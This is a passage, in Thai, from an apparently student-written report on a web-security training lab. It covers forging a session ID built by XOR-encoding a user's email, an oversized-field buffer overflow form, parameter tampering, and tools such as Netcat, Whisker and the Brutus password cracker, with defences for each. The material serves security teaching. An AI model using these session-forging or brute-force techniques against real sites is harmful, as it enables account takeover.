โดยใช้หลักการเข้ารหัสง่ายโดยใช้หลักการ XOR คือถ้ามี Plaintext ที่ต้องการเข้ารหัสก็จะต้องมี key ที่ใช้ในการเข้ารหัสเมื่อทำการ XOR กันระหว่าง Plaintext กับ key ก็จะได้ Cipher text ก็คือข้อความที่เข้ารหัสนั้นเอง เมื่อทำการเข้ารหัสแล้วเราก็จะต้องทำการทอดรหัสที่ได้เข้าไว้เพื่อจะเอาไปใช้งาน ซึ่งการทำก็จะทำแบบเดิมเพียงแต่เอา Cipher text มา XOR กับ key เดิมก็จะได้ Plaintext ออกมา ซึ่งในเว็บได้มีการ Generate Session โดยการเอาอีเมล์ของสมาชิกมาทำการเข้ารหัสโดยคีย์ที่ใช้ จะเป็น AA เป็น key ในการเข้ารหัส Session ซึ่งจะเอาอีเมล์มาเปลี่ยนเป็นรหัส ASII ก่อนในรูปของเลขฐาน 10 ก่อนแล้วเปลี่ยนมาเป็นเลขฐาน 16 แล้วมาทำการ XOR กับ key เช่น t รหัส ASII เป็นเลขฐาน 16 คือ 74 แล้วก็มาทำการ XOR กับ CB คือ 7 XOR A และ 4 XOR A จะได้ de ซึ่งถ้าทำการ XOR ไปทีละ byte จนหมดก็จะได้ Session id มาซึ่งถ้าเป็นของ trudy มีอีเมล์เป็น trudy@hotmail.com จะได้ Session เป็น ded8dfced3eac2c5dec7cbc3c684c9c5c7




รูปที่ 5.27 หน้าเว็บดาวโหลดที่ Login ด้วย User ธรรมดา



รูปที่ 5.28 ผลของ login ด้วย User ธรรมดาซึ่งไม่สามารถดาวโหลดได้



รูปที่ 5.29 หน้าการเปลี่ยนแปลงค่า Session ไปเป็น User ชื่อ Trudy



รูปที่ 5.30 หน้าที่ได้ทำการขโมย Session ของ Trudy ได้เป็นผลสำเร็จ

การป้องกัน

Session Hijacking
การป้องกัน

1. ตัวเลขระบุเซสชัน(Session Identifier)ควรเป็นค่าเฉพาะตัวที่ไม่ซ้ำกัน
เนื่องจากในทุกๆเว็บแอพลิเคชัน ลอจิคอลเซสชันจำเป็นต้องถูกสร้างขึ้นมาระหว่างเบราเซอร์และเว็บเซิร์ฟเวอร์ดังนั้น เราจึงจำเป็นต้องมีตัวเลขเฉพาะสักตัวหนึ่งที่เรียกว่าตัวเลขระบุเซสชัน (Session Identifier) เพื่อใช้อ้างถึงเซสชันนั้นๆและตัวเลขดังกล่าวต้องถูกส่งไปกลับระหว่างเบราเซอร์และเว็บเซิร์ฟเวอร์ด้วย หากเป็นไปได้ ทุกๆเซสชันของผู้ใช้ภายในแอปพลิเคชันควรได้รับการบ่งชี้หรือระบุด้วยตัวเลขระบุเซสชันที่เฉพาะตัวไม่ซ้ำกันกับใครและไม่ควรมีการนำเอาเลขดังกล่าวกลับมาใช้ใหม่จากเซสชันหนึ่งไปยังอีกเซสชันหนึ่ง ถึงแม้ว่าผู้ใช้คนเดิมจะล็อกออนเข้ามาอีกครั้ง แต่ตัวเลขระบุเซสชันควรถูกสร้างขึ้นมาใหม่

2. ตัวเลขระบุเซสชันไม่ควร "ถูกคาดเดาได้"
วิธีง่ายที่สุดในการค้นหาตัวเลขระบุเซสชันที่อ่อนแอก็คือให้ทดลองสร้างเซสชันของผู้ใช้ขึ้นมาหลายๆคนอย่างรวดเร็วหรือเฝ้าติดตามการสร้างและทำลายเซสชันของผู้ใช้ในช่วงเวลาแคบๆ ตัวเลขระบุเซสชันที่ถูกเพิ่มขึ้นอย่างมีลำดับที่แน่นอน หรือมีค่าเปลี่ยนไปโดยอิงจากเวลาขณะนั้นหรือมีแพทเทิร์นที่คาดเดาได้ง่ายล้วนเป็นสิ่งที่ควรใส่ใจให้ส่งตัวเลขที่ถูกสร้างในลักษณะดังกล่าวมักมีความเสี่ยงต่อการโจมตีด้วยการคาดการณ์ลำดับของตัวเลข และแฮกเกอร์สามารถเข้าครอบครองเซสชันได้จากความสำเร็จในการคาดเดาตัวเลขระบุเซสชันที่เหมือนกันกับตัวเลขระบุเซสชันของผู้ใช้ที่กำลังล็อกออนเข้ามาใช้งานแอ

รูปที่ 5.31 การให้ข้อมูลการป้องกัน Session Hijacking


5.7 Application Buffer Overflows

การทดลอง

เป็นการจำลองการผ่านระบบโดยกรอกชื่อผู้ใช้และรหัสผ่านซึ่งสามารถทำ Application Buffer Overflows ได้

(5.4)

```
<form action="http://www.example.com/buffercheck.php" method="post" name="form" >
<div align="center">UserName<br>
<input name="user" type="text" size="1000000" maxlength="1000000">
<span class="style1">Password</span><br>
<input name="Pwd" type="password" size="1000000" maxlength="1000000">
<input type="submit" name="Submit" value="Submit">
</div>
</form>
```



รูปที่ 5.32 การทำ Application Buffer Overflows

เกิดจากการที่แก้ไข Filed size และ maxlength และแก้ filed action เพื่อส่งไปประมวลผลที่ Server

การป้องกัน

มีการตรวจสอบขนาดของอินพุตที่รับเข้ามาก่อนนำไปประมวลผล

รูปที่ 5.33 ผลของการป้องกันการทำ Application Buffer Overflows

5.8 Parameter Tempering

การทดลอง

จะเป็นการทดลองโดยการRedirectไปยังวิธีที่มีอยู่แล้วในวิธีอื่นเช่นการเปลี่ยนแปลงค่าพารามิเตอร์ของ Cookies และ Form Fields สามารถทำการทดลองได้ที่วิธีของ Java Injection และ Hidden Manipulation ส่วน URL Query Strings สามารถทำการทดลองได้ที่วิธีของ Query Poisoning และวิธี การเปลี่ยนแปลงค่าพารามิเตอร์ของ HTTP Headers ต้องใช้เครื่องมือช่วยเหลือ เช่น burpproxy ซึ่งสามารถทำการทดลองได้กับวิธีของ Hidden Manipulation ซึ่งมีการป้องกันโดยการตรวจสอบ Referer

Parameter Tampering

ปัญหานี้เกิดจากการที่เว็บแอปพลิเคชั่นใช้ค่าพารามิเตอร์จากไคลเอนท์ซึ่งการเปลี่ยนค่าพารามิเตอร์นั้นสามารถทำได้อย่างง่ายดาย ซึ่งผู้เขียนเว็บแอปพลิเคชั่นนั้นมักจะคิดว่าค่าต่างๆจะเป็นค่าที่ถูกต้องแล้วจะมีน้อยคนนักที่จะคำนึงถึงการเปลี่ยนแปลงพารามิเตอร์จะทำให้ระบบมีปัญหาอย่างไร ปัญหาที่เกิดขึ้นจากการเปลี่ยนค่าพารามิเตอร์ไปเป็นค่าที่ไม่ถูกต้องนั้น ทำให้เกิดความไม่ปลอดภัยในข้อมูลหลายๆ อย่างเช่นการดึงข้อมูลของลูกค้าคนอื่นๆ ได้ การเปลี่ยนสิทธิของตนเองไปเป็นของคนอื่นๆ เพื่อดึงข้อมูลส่วนตัวของคนอื่นๆ ทำให้เกิด error ขึ้นบนหน้าจอของ Web Browser ในบางที่เราสามารถเห็นถึง Source Code ที่หลุดออกมาจาก error message ที่เกิดขึ้นทำให้พาไปถึงการ Hack ระบบได้ในที่สุด
ซึ่งการทำ Parameter Tempering นั้นที่นิยมทำกันมีอยู่ 4 รูปแบบด้วยกันคือ

- Cookies ดูตัวอย่างการเปลี่ยนค่าพารามิเตอร์ของ Cookies ได้จากวิธี Java Injection หรือ Hidden Manipulation

- Form Fields ดูตัวอย่างการเปลี่ยนค่าพารามิเตอร์ของ Form Fields ได้จากวิธี Java Injection หรือ Hidden Manipulation

- URL Query Strings ดูตัวอย่างการเปลี่ยนค่าพารามิเตอร์ของ URL Query Strings ได้จากวิธี Query Poisoning

- HTTP Headers ต้องใช้โปรแกรมช่วยในการเปลี่ยนแปลงค่าพารามิเตอร์ของ HTTP Headers เช่น burpproxy


:: การป้องกัน ::

รูปที่ 5.34 หน้าการให้ความรู้และ Link ทำการทดลองของ Parameter Tempering


รูปแบบที่พบบ่อยที่ใช้เทคนิคนี้คือ

- Cookies ดังรูปที่ 5.35
- Form Fields ดังรูปที่ 5.36
- URL Query Strings ดังรูปที่ 5.37
- HTTP Headers ดังรูปที่ 5.38


รูปที่ 5.35 เทคนิคการทำ Parameter tempering แบบ cookie



รูปที่ 5.36 เทคนิคการทำ Parameter tempering แบบ Form Field



รูปที่ 5.37 เทคนิคการทำ Parameter tempering แบบ URL Query Strings



รูปที่ 5.38 เทคนิคการทำ Parameter tempering แบบ HTTP Headers

การป้องกัน

เป็นการให้ข้อมูลในการป้องกัน

วิธีการป้องกัน Parameter Tampering

ไม่รับค่าพารามิเตอร์ที่สำคัญมาจากฝั่ง Client เนื่องจากทางฝั่ง Client นั้นสามารถที่จะเปลี่ยนค่าพารามิเตอร์ได้อย่างง่ายดาย หรือถ้ารับมาก็ต้องมีการตรวจสอบขนาดของอินพุต ให้ดีก่อนจะนำไปประมวลผล

:: กลับ ::

รูปที่ 5.39 หน้าการป้องกันของ Parameter Tempering

บทที่ 6
เครื่องมือช่วยเหลือ

เครื่องมือช่วยเหลือในการค้นหาช่องโหว่ของเว็บแอปพลิเคชัน ซึ่งมีประโยชน์มากสำหรับ Web Programmers ต่างๆที่ต้องความปลอดภัยเกี่ยวกับเว็บที่ตนเองเขียนขึ้น ซึ่งเครื่องมือเหล่านี้มีอยู่มากมายแต่จะกล่าวเฉพาะเครื่องมือที่ได้รับความนิยมเท่านั้น

6.1 Netcat

Netcat ทำหน้าที่เป็นเสมือนผู้ส่งภาษา HTTP แบบดิบ ร้องขอข้อมูลจากเว็บเซิร์ฟเวอร์โดยไม่ต้องมีโอเวอร์เฮดเหมือนกับเว็บเซอร์เวอร์ทั่วไป จริงๆ แล้วในหลายๆ กรณี Netcat สามารถแทนที่บราวเซอร์ได้อย่างสมบูรณ์สำหรับการแฮกเว็บ กล่าวได้อีกอย่างหนึ่งคือ Netcat สามารถทำได้แทบจะทุกๆอย่าง และเพราะว่ามันเป็นเครื่องมือแบบบรรทัดคำสั่ง มันจึงสามารถนำมาเขียนสคริปต์สั่งงานอัตโนมัติได้

ตัวอย่างการใช้ Netcat เพื่อดึงเอาดีฟอลต์เว็บเพจมาจากเซิร์ฟเวอร์ดังรูปที่ 6.1

```
C:\> nc 192.168.0.5 81
GET / HTTP/1.0<cr><lf>
<cr><lf>
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://192.168.0.5/Default.htm
Date: Sat, 27 Apr 2002 18:00:28 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Sat, 06 Apr 2002 06:48:32 GMT
ETag: "a0f7751137ddc11:8fa"
Content-Length: 5

Hello
```

รูปที่6.1 การใช้ Netcat

ตัวอย่างข้างต้น เท็กซ์ที่เป็นตัวหนาจะถูกพิมพ์ลงไปในบรรทัดคำสั่งหลังจาก Netcat เริ่มต้นรันสังเกตว่า <cr><lf> เป็นการใช้แทนการเคาะคีย์ Enter ที่ตอนท้ายของแต่ละบรรทัดซึ่งจะต้องถูกเคาะสองครั้งในตอนท้ายของแต่ละบรรทัดก่อนที่คำสั่งจะถูกส่งไปยังเว็บเซิร์ฟเวอร์ แล้วใส่คำว่า

"Hello" ลงไปบรรทัดเดียวที่เพจ default.asp บนเซิร์ฟเวอร์ ดังนั้นจึงได้รับตอบกลับจากเว็บเซิร์ฟเวอร์ก็คือ ส่วนของเฮดเดอร์ของ HTTP/1.1 และคำว่า "Hello"

6.2 Whisker

Whisker ซึ่งเป็นหนึ่งในเครื่องมือแรกที่แข็งแกร่งและสามารถตรวจหาช่องโหว่บนเว็บได้อย่างมีประสิทธิภาพได้รับการยอมรับว่ามีความฉลาดและอัลกอริทึมที่ดีเป็นเวลากว่าหลายปีมาแล้วและปัจจุบันก็ยังคงเป็นเช่นนั้นอยู่ เครื่องมือนี้ประกอบด้วยลิสต์รายการช่องโหว่บนเว็บต่างๆที่ได้รับการค้นพบจากอดีตจนถึงปัจจุบันซึ่งแหล่งข้อมูลเกี่ยวกับช่องโหว่นั้นทาง RFP ได้รวบรวมมาจากแหล่ง อาทิ Nomad Mobile Research Center (NMRC), World Wide Web Consortium (W3C), Fyodor's Insecure.org, Rootshell.com, Bugtraq, cgichk.c, Network Associates' CyberCop, Packetstorm, ucgi.c และอื่นๆอีกมาก ทำให้มันเป็นเครื่องมือที่ค่อนข้างสมบูรณ์ทีเดียว

Whisker ทำงานได้บนแพล็ตฟอร์มวินโดวส์และยูนิกซ์ ทำให้มันได้รับความนิยมและถูกใช้งานอย่างกว้างขวาง Whisker ทำงานโดยการพยายามคอนเน็กไปยังเว็บเซิร์ฟเวอร์เป้าหมายพร้อมทั้งตรวจเช็คช่องโหว่โดยอาศัยฐานข้อมูลจากไฟล์ scan.db ไฟนี้เป็นตัวกำหนดว่าจะตรวจเช็คช่องโหว่ที่จุดไหนบ้าง ถ้ามันสามารถคอนเน็ตไปยังเซิร์ฟเวอร์ได้สำเร็จและได้รับเอาต์พุตจากเซิร์ฟเวอร์กลับมาในฟอร์มแมตที่มันคาดไว้ Whisker จะบอกว่าเซิร์ฟเวอร์มีช่องโหว่นั้นๆ ถึงแม้ว่าเอ็นจินของมันจะไม่ฉลาดที่สุด และอาจส่ง False Positive กลับมา (หมายถึง เซิร์ฟเวอร์ไม่มีช่องโหว่ แต่บอกว่ามีช่องโหว่)

ตัวอย่างโปรแกรมดังรูปที่ 6.2

```
C:\nt\whisker\v1.4>whisker.pl -h 192.168.0.5
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net -- = -
= Host: 192.168.0.5
= Server: Apache/1.3.12 (Win32) ApacheJServ/1.1
mod_ssl/2.6.4 OpenSSL/0.9.5a mod_perl/1.22

+ 200 OK: HEAD /cgi-bin/printenv
+ 200 OK: HEAD /manual/
```

รูปที่ 6.2 โปรแกรม Whisker


จากรูปที่ 6.2 Whisker คอนเน็กไปยังเว็บเซิร์ฟเวอร์บนพอร์ต 80 บนเครื่อง 192.168.0.5 และทราบว่าเซิร์ฟเวอร์นี้รัน Apache/1.3.12 for Windows (Win32) มันสามารถบอกได้ว่ามีอยู่สี่โปรแกรมที่ทำงานอยู่บนเว็บเซิร์ฟเวอร์ได้แก่ ApacheJServ/1.1, mod_ssl/2.6.4, OpenSSL/0.95a และ mod_perl/1.22 และยังพบอีกว่ามีอยู่สองลิงก์ที่มีโอกาสถูกใช้เป็นเส้นทางเข้าโจมตีเซิร์ฟเวอร์ได้ คือ /cgi-bin/ และ printenv อีกด้วย จากนี้ Whisker ยังสามารถทำ Brute Force เพื่อเดารหัสผ่านอีกด้วย

6.3 Brutus

เป็นเครื่องมือแครกรหัสผ่านบนเว็บที่มีฟีเจอร์หลากหลาย โปรแกรมนี้ได้รับการพัฒนาให้ทำงานเฉพาะบนวินโดวส์เท่านั้นและเปิดโอกาสให้ใช้เทคนิคการทำ Brute Force ได้หลายรูปแบบ ได้แก่

- HTTP (Basic Authenication)
- HTTP (HTML Form/CGI)
- POOP3 (Post Office Protocol v3)
- FTP (File Transfer Protocol)
- SMB (Server Message Block)

ตัวอย่างโปรแกรมดังรูปที่ 6.3




รูปที่ 6.3 โปรแกรม Brutus

6.4 Achilles

Achilles เป็นหนึ่งในเครื่องมือแฮกเว็บที่ไม่ค่อยมีเสถียรภาพเท่าใดแต่ทรงประสิทธิภาพโดดเด่นสำหรับวินโดวส์มันทำงานคล้ายเป็น Web proxy ด้วยการดักจับข้อมูลที่ถูกส่งกลับไปให้เว็บเซิร์ฟเวอร์และจากนั้นก็เปิดโอกาสให้ผู้ใช้ได้แก้ไขข้อมูลก่อนและค่อยส่งมันไปให้เซิร์ฟเวอร์ Achiolles ประกอบด้วยฟีเจอร์ต่อไปนี้

- Proxy server (สามารถเปลี่ยนพอร์ตได้)
- การดักจับข้อมูลของ HTTP และ SSL
- การเพิ่มและการแก้ไขข้อมูลในเซสชันของ HTTP
- การคำนวณใหม่ของฟิวด์ HTTP ที่ต้องการ
- การทดสอบบัฟเฟอร์โอเวอร์โฟว์
- การเก็บบันทึกล็อกของเซสชัน HTTP และ SSL

ตัวอย่างโปรแกรมดังรูปที่ 6.4



